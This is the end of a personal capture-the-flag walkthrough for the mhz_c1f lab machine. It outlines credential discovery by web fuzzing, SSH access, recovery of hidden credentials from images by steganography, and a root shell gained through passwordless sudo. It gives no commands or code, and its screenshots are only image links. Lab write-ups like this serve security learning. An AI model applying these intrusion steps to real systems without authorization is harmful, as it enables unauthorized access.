




I tried to use this to log in through **ssh** but it didn't work.





I then tried switching my user from the shell I already had and was able to successfully do so.


Now I again ran the **lse** script as the new user and found a very interesting configuration.





The user was allowed to run all commands as sudo without any password. So I cross checked this manually and used it to spawn a bash shell as root.




Finally, I captured the root flag from the root user's home directory.




# CLOSURE

Here's a summary of how I pwned the machine:

- I found a set of credentials by web fuzzing.
- I was able to log in through ssh using those credentials.
- The home directory had another user who had a couple of images.
- I transferred those images onto my system and performed stegnography to reveal another set of credentials.
- I used those to switch my user.
- I checked the sudo privileges of this user and found the user could run sudo commands without a password.
- I leveraged this vulnerability to spawn a bash shell as root and captured the final flag from the root user's home directory.

That's it from my side:)
Until next time!


---

Thank you for taking the time to read my walkthrough of **mhz_c1f**! Your interest and support mean a lot. I hope you found the guide helpful and enjoyable. Don't forget to check my GitHub repo for more writeups on various machines.

> https://github.com/RIZZZIOM/z-writeups

Happy Hacking! 🎉